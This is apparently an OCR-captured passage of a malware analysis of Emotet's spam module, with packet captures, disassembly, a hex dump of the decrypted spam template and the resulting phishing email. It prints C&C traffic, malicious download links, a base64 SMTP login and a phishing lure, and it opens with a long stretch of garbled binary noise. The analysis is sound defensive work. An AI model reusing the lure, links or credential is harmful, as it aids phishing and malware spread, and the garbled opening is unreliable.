........H.8.;v.U......E....R..+.i.<.7...P..Gwb..W.G.J.k.& .\.ivO...QKSHP..!.J......4.RW.
!..}lZ.f.......c..k.....o...\.a.Yp..G8.;[B.{.y....q.r|...m..9.F....
3.I..Z.........u)....^..Dkrko.........."Q..-.f.c.#6.<k. ...o0..S.2wlL<..9/j.kM.n.4.n........?....
6CN.........MR.I.&.. ...a.&iT...P.....1#.s20.Vy....g........\.Yt.5..8n.[..ju.J...
..!...`..w.5*...>:0.,..y.R)...N(%!..w{.A.-
+.......f.!....Qk....]_i.....z.......q...?....x........?5)I.'..3.1>..;.....Q*\...c......b.E..M.b...>.
..f..;.j...n...E./.u>.N.`           bf...f........X%..g&..GB..e.4....EJd..U4R..........X.. ..N..
...W$.......N....$k.&.@.G.......+...c..u_.,.........G.Q..N..^.......7.6d..i`w.zK.......G,E]h/.....,8P..e..
0.P..F...&.../%.....o..p..nD..8..........A3.2...Oq..._".{..Z.]..y{
6..........|$.f.....h=...}A.E     .1.3.......-......[....E..J...z..*"7...LU..t.....+9.^.....#H..:.....L..n..0d..
2...D...@..g...'}....}"....D.X.Mt...3zH.....<....`4..otlHyfP...&yH....d.#xH.-q.)....<0..,..........f-
Yjd.wj2.....^
B.7#..I..0,.....^..[..q..._.....O..K..P.yk.O4......s..pM....bq.....pd..H..
+..o*..:,H...h...Q.FEel.!...~.b.^=..........x....~.....<_...."..Y.:,.V..@....    ?.O.kx....
..r..v%G...,&*.......`.+...)L.>.....'.d[v..G..
.....8,..{Z....Qv.YCKAU.....Q..kK....8...X.3C.......(*..n.[.Z...8A.lr..."'.x...x...u.;
..L1....z.s...X.............JA,.
u.....,.1M.d..CX..c.........4.1.yr...&U....N...V4......C........&i._.[..F.:K.K.......].\......Ie...3/....>
+.....B.p*..              .v...U.........i.?
....=...F......MU..Jn(hR...#.3...>.......
7.*.s...oF....-......-E.UU66.y9...B..B.E
T...........,....s...9....4.@.....4[........H.....F.1M..6...0.....a..1.K...w...H....EC..I...
....=...F......MU..Jn(hR...#.3...>......."6.L..oL.."..gz.....N.-.Ue.._7.......p...c.....S.....S..k..
7.*.s...oF....-......-E.UU66.y9...B..B.E
T...........,....s...9....4.@.....4[........H.....F.1M..6...0.....a..1.K...w...H....EC..I...
v...i...
```

5 client pkt(s), 1 server pkt(s), 1 turn.

Entire conversation (5858 bytes)

Show data as ASCII


Stream 0

Find:

Figure 6. Sending the encrypted data to the C&C server

Sending spam using the C&C server template

This is the largest Emotet module (I have named it 'module4') of the malware's four modules. Its main function is to send spam to the email addresses which were stolen and sent to the C&C server. When it is executed in a thread it generates a GUID by calling the CoCreateGuid function. It then base64-encodes the GUID and sends it as a cookie to the C&C server. The response provides the encrypted spam message, as well as the email addresses that the spam will be sent to. The two figures below show the packet from the C&C server, as well as the content after decryption.



Wireshark · Follow TCP Stream (tcp.stream eq 37) · with_smtp
Base64 encoded GUID
Response with email addresses from server
Show data as
ASCII
Stream
37

```
GET / HTTP/1.1
Cookie: [illegible]A22=kTQH3F22OJNNCwQKtLFhUqD3ml78JLglYBkZWej[illegible]3RG6vk1xhwvz9Z
+gY[illegible]pRWkgxxSXLfTKAgmlLafEdrOtPd0fg3PlwPAzugDsh6rPAIwp99x[illegible]gN+pqAChQN8pGJvtSSVfWZxBizYb4oTNl
+L[illegible]cx1JRpIXjVhcgwlG3+VDVpymu+DiWBzXyTt+ZiNcaX/z6iq79+YXKk[illegible]3xy4muEtNzDw=
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows N[illegible] 5.1; SLCC1; .NET CLR 1.1.4322)
Host: 74.[illegible].51.100:8080
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Server: nginx
Date: Fri, 05 May 2017 15:06:04 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2772
Connection: keep-alive

.            .F.,..1]..*%....>.#...v...[illegible]..hr..f.....[illegible]w..$C&..
.Z........m>.....vhv#_PE6C.u....#[illegible]......R^.,.o>.F..(...}.K....t..[illegible]GDDI.T#..
7p<....A...F...)9.4e.$y.0..J.[illegible]. ..k.....7i..y<@^M.JO...,).L-C...b.P.[illegible].r.k...]2....Z.
).?......0`..
3...|..SUM...H./..S...k.5.#[illegible]!*5
...P.o.+WDz.LD&..(6..i..Sg[illegible]Y2lO..8^...+c1....i. *..).)j S.g..b6o.>.9
Eg...$l...y.....K..c....K:#[illegible]..'.......7?.K.   p.Rl&.....h....0.u.zl..m
y..:.{..&.0.wha....ql..U^.~.1[illegible]......b.>D....^...).}....
.N.%Q#{!E.p:.....e.Mb....          .*.
4,....P....F*..X....FW..~5..7...>..[illegible].....!.w....T^.n.J[illegible]...xt+c..%..#Z.l........
1.,u.....p..6.n/vm..U.j.g..C......'.M..k..i.[illegible])g.,2[....-.y.
.j:......PH.V.....>....!.9..iw..~.....g.("...].....|..\...'...y.q.{......(s.+n...ZUX.........%.}
```

Packet 4672. 1 client pkt(s), 3 server pkt(s), 1 turn. Click to select.

Entire conversation (3353 bytes)


Figure 7. Sent GUID and response from the C&C server



```
031EDFE9   FF70 08          push   dword ptr [eax+8]
031EDFEC   FF15 88ED2303    call   dword ptr [323ED88]        advapi32.CryptDecrypt
031EDFF2   85C0             test   eax, eax
031EDFF4   74 22            je     short 031EE018
eax=00000001

002F32F0  0A C7 03 0A 0F 3C 3C 66 72 69 65 6E 64 2E 6E 61  .?..?<<friend.na
002F3300  6D 65 3E 3E 12 21 43 75 73 74 20 47 4C 20 26 20  me>>↕!Cust GL & 
002F3310  33 34 2D 55 44 38 35 38 37 37 35 20 3C 3C 74 6F  34-UD858775 <<to
002F3320  2E 6E 61 6D 65 3E 3E 1A 00 22 09 74 65 78 74 2F  .name>>→.".text/
002F3330  68 74 6D 6C 2A 81 03 3C 68 74 6D 6C 3E 0D 0A 3C  html*?<html>..<
002F3340  62 6F 64 79 3E 0D 0A 20 0D 0A 3C 62 72 3E 3C 62  body>.. ..<br><b
002F3350  72 3E 0D 0A 54 68 65 20 61 74 74 61 63 68 6D 65  r>..The attachme
002F3360  6E 74 20 69 6E 63 6C 75 64 65 73 20 69 6E 66 6F  nt includes info
002F3370  72 6D 61 74 69 6F 6E 20 74 68 61 74 20 79 6F 75  rmation that you
002F3380  20 72 65 71 75 65 73 74 65 64 2E 0D 0A 3C 62 72   requested...<br
002F3390  3E 0D 0A 41 74 74 61 63 68 6D 65 6E 74 73 3A 3C  >..Attachments:<
002F33A0  62 72 3E 3C 61 20 68 72 65 66 3D 22 68 74 74 70  br><a href="http
002F33B0  3A 2F 2F 77 6C 72 65 6E 74 73 2E 63 6F 6D 2F 43  ://wlrents.com/C
002F33C0  55 53 54 2E 2D 44 6F 63 75 6D 65 6E 74 2D 59 44  UST.-Document-YD
002F33D0  49 2D 30 34 2D 47 51 33 38 39 35 35 37 2F 22 3E  I-04-GQ389557/">
002F33E0  68 74 74 70 3A 2F 2F 77 6C 72 65 6E 74 73 2E 63  http://wlrents.c
002F33F0  6F 6D 2F 43 55 53 54 2E 2D 44 6F 63 75 6D 65 6E  om/CUST.-Documen
002F3400  74 2D 59 44 49 2D 30 34 2D 47 51 33 38 39 35 35  t-YDI-04-GQ38955
002F3410  37 2F 3C 3C 74 6F 2E 6E 61 6D 65 3E 3E 3C 2F 61  7/<<to.name>></a
002F3420  3E 0D 0A 3C 62 72 3E 3C 62 72 3E 0D 0A 54 68 61  >..<br><br>..Tha
002F3430  6E 6B 73 20 66 6F 72 20 79 6F 75 72 20 62 75 73  nks for your bus
002F3440  69 6E 65 73 73 21 3C 62 72 3E 20 3C 73 70 61 6E  iness!<br> <span
002F3450  20 73 74 79 6C 65 3D 22 74 65 78 74 2D 74 72 61   style="text-tra
002F3460  6E 73 66 6F 72 6D 3A 75 70 70 65 72 63 61 73 65  nsform:uppercase
002F3470  22 3E 3C 3C 66 72 69 65 6E 64 2E 6E 61 6D 65 3E  "><<friend.name>
002F3480  3E 3C 62 72 3E 3C 3C 66 72 69 65 6E 64 2E 65 6D  ><br><<friend.em
002F3490  61 69 6C 3E 3E 3C 2F 73 70 61 6E 3E 0D 0A 3C 62  ail>></span>..<b
002F34A0  72 3E 3C 62 72 3E 0D 0A 3C 2F 62 6F 64 79 3E 0D  r><br>..</body>.
002F34B0  0A 3C 2F 68 74 6D 6C 3E 32 00 12 8C 0A 75 08 CE  .</html>2.↕?u??
```

Figure 8. Decrypted spam template and email addresses

Once module4 receives the decrypted data, it reads out the spam template and the email addresses the spam message is being sent to. In module4, it supports SMTP protocol over both port 25 (regular) and port 587 (SSL). The figures below show how it uses the SMTP protocol to spread this spam, and what the spam looks like in an email client.




```
test     al, 8
jz       loc_381F4B7
push     0Ch
push     offset aAuthPlain ; "AUTH PLAIN\r\n"
lea      eax, [ebp+var_3EC]
push     3DEh
push     ea
call     sn
mov      ec
add      es
test     ec
jz       sh
push     ea
lea      ea
push     ea
push     ec
call     su
add      es
jmp      short loc_381F3E1

                          ; CODE
push     0
push     eax
lea      eax, [ebp+var_3EC]
push     eax
push     dword ptr [esi]
call     ds:send
```

```
mov      ecx, offset aHelo ; "HELO"
test     byte ptr [ebx+8], 1
push     eax
mov      eax, offset aEhlo ; "EHLO"
cmovz    eax, ecx
push     eax
push     offset aS10_0_0_U ; "%s 10.0.0.%u\r\n"
lea      eax, [ebp+var_3F8]
push     3DEh
push     eax
```

```
align 4
db 'To: %.*s',0Dh,0Ah,0 ; DATA XREF: sub_381F650+395↑o
align 10h
db 'Subject: %.*s',0Dh,0Ah,0 ; DATA XREF: sub_381F650+3DF↑o
db 'MIME-Version: 1.0',0Dh,0Ah ; DATA XREF: sub_381F650+490↑o
db 'Content-Type: multipart/mixed; boundary="%s"',0Dh,0Ah,0
align 4
db 0Dh,0Ah                  ; DATA XREF: sub_381F650+4DC↑o
                            ; sub_381F650+638↑o
db '--%s',0Dh,0Ah,0
align 10h
db 'Content-Type: %.*s',0Dh,0Ah
                            ; DATA XREF: sub_381F650+529↑o
db 'Content-Transfer-Encoding: base64',0Dh,0Ah
db 0Dh,0Ah,0
align 4
db 0Dh,0Ah,0                ; DATA XREF: sub_381F380+FB↑o
                            ; sub_381F380+1EF↑o ...
align 10h
db 0Dh,0Ah                  ; DATA XREF: sub_381F650+6AD↑o
db '--%s--',0
```


Figure 9. Related code and data generating SMTP packets


Wireshark · Follow TCP Stream (tcp.stream eq 72) · with_smtp

```
AUTH PLAIN
334
AGZ1c3NiYWxsd29jaGUAb005YW5nYWk=
235 2.7.0 Authentication successful
MAIL FROM: <>
250 2.1.0 Ok
RCPT TO: <maxime.crim@chicagorivet.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Mon, 01 May 2017 11:40:11 -0800
From:
Message-ID: <148860850492.201751184011@chicagorivet.com>
To: maxime.crim@chicagorivet.com
Subject: =?UTF-8?B?T1JERVIuIFlCICYgMTctWDExNDI0OCA=?=
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="EBF22E414C7442C78343468F36D3C731"

--EBF22E414C7442C78343468F36D3C731
Content-Type: text/html
Content-Transfer-Encoding: base64

PGh0bWw+DQo8Ym9keT4NCkhlbGxvIDxzcGFuIHN0eWxlPSJ0ZXh0LXRyYW5zZm9ybTp1cHBlcmNh
c2UiPjwvc3Bhbj4NCjxicj48YnI+DQpQbGVhc2Ugc2VlIGF0dGFjaGVkLg0KPGJyPg0KQXR0YWNo
bWVudHM6PGJyPjxhIGhyZWY9Imh0dHA6Ly9oYW5kLWlwLmNvbS9DdXN0LURvY3VtZW50LTU3Nzcx
Nzc0MzkvIj5odHRwOi8vaGFuZC1pcC5jb20vQ3VzdC1Eb2N1bWVudC01Nzc3MTc3NDM5LzwvYT4N
Cjxicj48YnI+DQpUaGFua3MgZm9yIHlvdXIgYnVzaW5lc3MhPGJyPiA8c3BhbiBzdHlsZT0idGV4
dC10cmFuc2Zvcm06dXBwZXJjYXNlIj48YnI+PC9zcGFuPg0KPGJyPjxicj4NCjwvYm9keT4NCjwv
aHRtbD4=
--EBF22E414C7442C78343468F36D3C731--
.
250 2.0.0 Ok: queued as 76EA240222
MAIL FROM: <>
```

Receiver email address
Spam content in Base64
Packet 5544. 87 client pkt(s), 68 server pkt(s), 134 turns. Click to select.

Figure 10. Spam shown in Wireshark



Hello MAXIME DELORME

Please see attached.
Attachments:
http://hand-ip.com/Cust-Document-5777177439/Maxime_DELORME

Thanks for your business!

Figure 11. Spam shown in email client

